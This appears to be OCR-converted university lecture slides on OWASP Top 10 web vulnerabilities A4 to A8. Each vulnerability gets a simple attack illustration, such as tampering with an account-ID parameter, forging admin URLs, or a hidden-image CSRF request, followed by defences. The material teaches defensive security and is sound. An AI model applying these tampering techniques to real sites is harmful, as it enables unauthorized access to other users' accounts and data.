1. Attacker notices his acct parameter is 6065

2. He modifies it to a nearby number

   ?acct=6066

3. Attacker views the victim's account information



Bank of America | Online Banking | Account Summary | Checking - Microsoft Internet Explorer

https://www.onlinebank.co m/user?acct=6066

| Your Accounts | |
|---|---|
| Checking-6534 | » |
| Current Balance | $3577.98 |
| Available Balance | $3568.99 |
| Checking-6515 | » |
| Current Balance | $2,518.08 |
| Available Balance | $2200.00 |
| Transfer Funds | » |

Your Bills

$9999.99 due in next: 1 day


Income and Expenses from Sep 26, 2004 to Jan 16, 2005 Checking-6534

| Date | Description | Category | Amount |
|---|---|---|---|
| Nov 22, 2004 | Interest Payment | Interest | $.25 |
| Nov 22, 2004 | ATM Withdrawal, myBank, San Rafael, CA | Cash | $100.00 |
| Nov 19, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Nov 16, 2004 | SBC Phone Bill Payment | Phone | $94.23 |
| Nov 16, 2004 | myBank Credit Card Bill Payment | Credit Card | $2,853.57 |
| Nov 15, 2004 | ATM Withdrawal, myBank, San Rafael, CA | Cash | $100.00 |
| Nov 15, 2004 | myBank Payroll | Payroll | $4,373.79 |
| Nov 10, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Nov 4, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Nov 3, 2004 | myBank Credit Card Bill Payment | Credit Card | $10.00 |
| Nov 1, 2004 | Working Assets Bill Payment | Phone | $13.57 |
| Nov 1, 2004 | Prudential Insurance Bill Payment | Insurance | $435.00 |
| Nov 1, 2004 | Chase Manhattan Mortgage Corp Bill Payment | Mortgage | $2,184.42 |
| Oct 29, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Oct 29, 2004 | myBank Payroll | Payroll | $4,338.96 |

Net Cash Flow: 6435.29

# A4 – Avoiding Insecure Direct Object References

- Eliminate the direct object reference
  - Replace them with a temporary mapping value (e.g. 1, 2, 3)
  - ESAPI provides support for numeric & random mappings
    - IntegerAccessReferenceMap & RandomAccessReferenceMap



http://app?file=Report123.xls

http://app?id=9182374

Access Reference Map

http://app?file=1

http://app?id=7d3J93

- Validate the direct object reference
  - Verify the parameter value is properly formatted
  - Verify the user is allowed to access the target object
  - Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)

# A5 – Security Misconfiguration

## Web applications rely on a secure foundation

- Everywhere from the OS up through the App Server

## Is your source code a secret?

- Think of all the places your source code goes
- Security should not require secret source code

## CM must extend to all parts of the application


- All credentials should change in production

## Typical Impact

- Install backdoor through missing OS or server patch
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration

# Security Misconfiguration Illustrated

- Directory listing is not disabled
- Attacker types https://Newbee.com/UI



http://localhost:61317/UI/

Directory Listing -- /UI/

## Directory Listing -- /UI/


[To Parent Directory]

```
    Monday, November 28, 2011 11:54 AM        5,593 AccessForm.aspx
    Monday, November 28, 2011 11:57 AM        7,781 AccessForm.aspx.cs
    Monday, November 28, 2011 11:51 AM        5,113 AccessForm.aspx.designer.cs
    Monday, November 28, 2011 09:51 AM        5,719 AccessRequest.aspx
    Monday, November 28, 2011 09:51 AM        7,555 AccessRequest.aspx.cs
    Monday, November 28, 2011 09:51 AM        5,078 AccessRequest.aspx.designer.cs
```

# Security Misconfiguration Illustrated

UNIVERSITY OF TRENTO

- **Directory listing is disabled**
- **Attacker types *https://Newbee.com/UI***



HTTP 403 (Forbidden) - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address https://localhost/remote

You are not authorized to view this page

You might not have permission to view this directory or page using the credentials you supplied.

If you believe you should be able to view this directory or page, please try to contact the Web site by using any e-mail address or phone number that may be listed on the localhost home page.

You can click Search to look for information on the Internet.

HTTP Error 403 - Forbidden
Internet Explorer

# Avoiding Security Misconfiguration

- Install new software updates and patches
- Install new code libraries
- Run scans and audits regularly
- Use generic error messages
- Follow the guidelines:
  - https://www.owasp.org/index.php/Configuration
  - https://www.owasp.org/index.php/Error_Handling
  - https://www.owasp.org/index.php/Testing_for_configuration_management

# A6 – Sensitive Data Exposure


## Storing and transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
  - Databases, files, directories, log files, backups, etc.
- Failure to identify all the places that this sensitive data is sent
  - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location

## Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident, such as forensics, sending apology letters, reissuing thousands of credit cards, providing identity theft insurance
- Business gets sued and/or fined

# Insufficient Transport Layer Protection Illustrated



External Victim

Custom Code

Backend Systems

Business Partners

Employees

1

External attacker steals credentials and data off network

External Attacker

2

Internal attacker steals credentials and data from internal network

Internal Attacker

# Avoiding Insufficient Transport Layer Protection

- Protect with appropriate mechanisms
  - Use TLS on all connections with sensitive data
  - Individually encrypt messages before transmission
    - E.g., XML-Encryption
  - Sign messages before transmission
    - E.g., XML-Signature
- Use the mechanisms correctly
  - Use standard strong algorithms (disable old SSL algorithms)
  - Manage keys/certificates properly
  - Verify SSL certificates before using them
  - Use proven mechanisms when sufficient
    - E.g., SSL vs. XML-Encryption
- See: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for more details

# 2013-A7 – Missing Function Level Access Control

## How do you protect access to URLs (pages)?

## Or functions referenced by a URL plus parameters ?

- This is part of enforcing proper “authorization”, along with A4 – Insecure Direct Object References

## A common mistake …

- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn’t work
- Attacker simply forges direct access to ‘unauthorized’ pages

## Typical Impact

- Attackers invoke functions and services they’re not authorized for
- Access other user’s accounts and data
- Perform privileged actions

# Missing Function Level Access Control Illustrated

UNIVERSITY OF TRENTO

1. Attacker notices the URL indicates his role

   /user/getAccounts


2. He modifies it to another directory (role)

   /admin/getAccounts,

   or

   /manager/getAccounts

3. Attacker views more accounts than just their own



| Online Banking | Account Summary | Checking - Microsoft Internet Explorer

https://www.onlinebank.com/user/getAccounts

Your Accounts

| | |
|---|---|
| Checking-6534 | » |
| Current Balance | $3577.98 |
| Available Balance | $3568.99 |
| Checking-6515 | » |
| Current Balance | $2,518.08 |
| Available Balance | $2200.00 |
| Transfer Funds | » |

Your Bills

$9999.99 due in next: 1 day

Pay Bills »

Customer Service    Privacy & Security

Income and Expenses from Sep 26, 2004 to Jan 16, 2005    Checking-6534

| Date | Description | Category | Amount |
|---|---|---|---|
| Nov 22, 2004 | Interest Payment | Interest | $.25 |
| Nov 22, 2004 | ATM Withdrawal, myBank, San Rafael, CA | Cash | $100.00 |
| Nov 19, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Nov 16, 2004 | SBC Phone Bill Payment | Phone | $94.23 |
| Nov 16, 2004 | myBank Credit Card Bill Payment | Credit Card | $2,853.57 |
| Nov 15, 2004 | ATM Withdrawal, myBank, San Rafael, CA | Cash | $100.00 |
| Nov 15, 2004 | myBank Payroll | Payroll | $4,373.79 |
| Nov 10, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Nov 4, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Nov 3, 2004 | myBank Credit Card Bill Payment | Credit Card | $10.00 |
| Nov 1, 2004 | Working Assets Bill Payment | Phone | $13.57 |
| Nov 1, 2004 | Prudential Insurance Bill Payment | Insurance | $435.00 |
| Nov 1, 2004 | Chase Manhattan Mortgage Corp Bill Payment | Mortgage | $2,184.42 |
| Oct 29, 2004 | ATM Withdrawal, myBank, San Francisco, CA | Cash | $100.00 |
| Oct 29, 2004 | myBank Payroll | Payroll | $4,338.96 |

Net Cash Flow: 6435.29

# Avoiding Missing Function Level Access Control

- For function, a site needs to do 3 things
  - Restrict access to authenticated users (if not public)
  - Enforce any user or role based permissions (if private)
  - Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)

# 2013-A8 – Cross Site Request Forgery (CSRF)

## Cross Site Request Forgery

- An attack where the victim's browser is tricked into issuing a command to a vulnerable web application
- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, …) with each request

## Imagine…

- What if a hacker could steer your mouse and get you to click on links in your online banking application?
- What could they make you do?


## Typical Impact

- Initiate transactions (transfer funds, logout user, close account)
- Access sensitive data
- Change account details

# CSRF Illustrated


1

Attacker sets the trap on some website on the internet (or simply via an e-mail)


How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Search
Help Center | Contact Us | ATM/ Banking Stores
View Your Accounts
1. Username: 2. Password:
Username Help Password Help
3. Sign On to:
Account Summary
Sign On
Need to set up online access?
Sign Up Now or Learn More
Security
About Your New Account
Individuals
Small Business
Commercial


Hidden <img> tag contains attack against vulnerable site


Application with CSRF vulnerability



2

While logged into vulnerable site, victim views attacker site




How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address
http://localhost/WebGoat/attack?Screen=6&menu=51
Go
Logout
How to Exploit Hidden Fields
OWASP WebGoat V4
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Restart this Lesson
Admin Functions
General
Broken Authentication and Session Management
Broken Access Control
Cross-Site Scripting (XSS)
Unvalidated Parameters
How to Exploit Hidden Fields
How to Bypass Client Side JavaScript Validation
How to Exploit Unchecked Email
Insecure Storage
Injection Flaws
Improper Error Handling
Code Quality
Challenge

<img> tag loaded by browser – sends GET request (including credentials) to vulnerable site

3

Vulnerable site sees legitimate request from victim and performs the action requested

# A8 – Avoiding CSRF Flaws


- Add a secret, not automatically submitted, token to ALL sensitive requests
  - This makes it impossible for the attacker to spoof the request
  - Tokens should be cryptographically strong or random
  - Store a single token in the session and add it to all forms and links
    - Hidden Field: `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
    - Single use URL: `/accounts/687965fdfaew87agrde`
    - Form Token: `/accounts?auth=687965fdfaew87agrde` ...
  - Can have a unique token for each function
    - Use a hash of function name, session id, and a secret
  - Can require secondary authentication for sensitive functions (e.g., eTrade)
    - CAPTCHA
- Don't allow attackers to store attacks on your site
  - Properly encode all input on the way out
  - This renders all links/requests inert in most interpreters

See the: www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet for more details

# Everyone Uses Vulnerable Libraries

UNIVERSITY OF TRENTO

